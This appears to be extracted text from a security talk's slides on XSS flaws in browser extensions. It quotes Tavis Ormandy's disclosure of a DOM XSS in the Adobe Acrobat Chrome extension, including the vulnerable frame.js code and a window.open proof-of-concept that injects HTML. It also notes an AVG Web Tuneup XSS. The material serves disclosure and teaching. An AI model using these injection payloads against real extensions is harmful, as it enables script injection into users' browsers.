
Browser Extension:

The Perfect Bot

Too Much Work...



How Can We Make It Easier?



Adobe Acrobat extension XSS



- January 2016
- 30 million installations
- XSS found by Google Project Zero researcher Tavis Ormandy

1088 - Adobe: Adobe Acrobat x

Tomer

Securehttps://bugs.chromium.org/p/project-zero/issues/detail?id=1088#c4

Issue 1088

Starred by 4 users

Status: Fixed

Owner: taviso@google.com

Closed: Jan 18

Cc: project-...@google.com

Deadline-90

Finder-taviso

Severity-Critical

CCProjectZeroMembers

Vendor-Adobe

Product-Acrobat

Reported-2017-Jan-12

[Sign in](#) to add a comment

Adobe: Adobe Acrobat Force-Installed Vulnerable Chrome Extension

Project Member Reported by taviso@google.com, Jan 18

[Back to list](#)

On January 12th, an automatic Adobe Acrobat update force installed a new chrome extension with ID efaidnbmnnnibpcajpcglclefindmkaj. You can view it on the Chrome Webstore here: <https://chrome.google.com/webstore/detail/adobe-acrobat/efaidnbmnnnibpcajpcglclefindmkaj/>

I can see from the webstore statistics it's already got ~30M installations.

It didn't take long to notice there's a DOM XSS in data/js/frame.html

```
531         } else if (request.current_status === "failure") {
532             analytics(events.TREFOIL_HTML_CONVERT_FAILED);
533             if (request.message) {
534                 str_status = request.message;
535             }
536             success = false;
```

Presumably you can do

```
window.open("chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/data/js/frame.html?message=" +
encodeURIComponent(JSON.stringify({
    panel_op: "status",
    current_status: "failure",
    message: "<h1>hello</h1>"
}))));
```

I think CSP might make it impossible to jump straight to script execution, but you can iframe non web_accessible_resources, and easily pivot that to code execution, or change privacy options via options.html, etc.

The Frame That Framed the XSS

frame.js

```
op = request.panel_op;
switch (op) {
  case "status":
    if (request.current_status === "waiting") {
      ...
    } else if (request.current_status === "failure") {
      analytics(events.TREFOIL_HTML_CONVERT_FAILED);
      if (request.message) {
        str_status = request.message;
      }
      success = false;
    }
  }
}
...
if (str_status) {
  $(".convert-title").removeClass("hidden");
  $(".convert-title").html(str_status);
}
```

This is our
payload!


<script>alert(1)</script>
Inline script!

Raw input to HTML

Content-Security Policy

- CSP on extensions by default since 2014
- Prevents common JavaScript injections:
 - Inline scripts
 - `eval` functions
 - Whitelist script sources

AVG Web Tuneup extension XSS




- December 2015
- 9 million installations
- XSS found by Google Project Zero researcher Tavis Ormandy

AVG Web Tuneup XSS - DEMO



`window.postMessage(payload)`

`chrome.tabs.update(tabId, url)`





`chrome.runtime.sendMessage(payload)`

AVG Web Tuneup XSS - DEMO



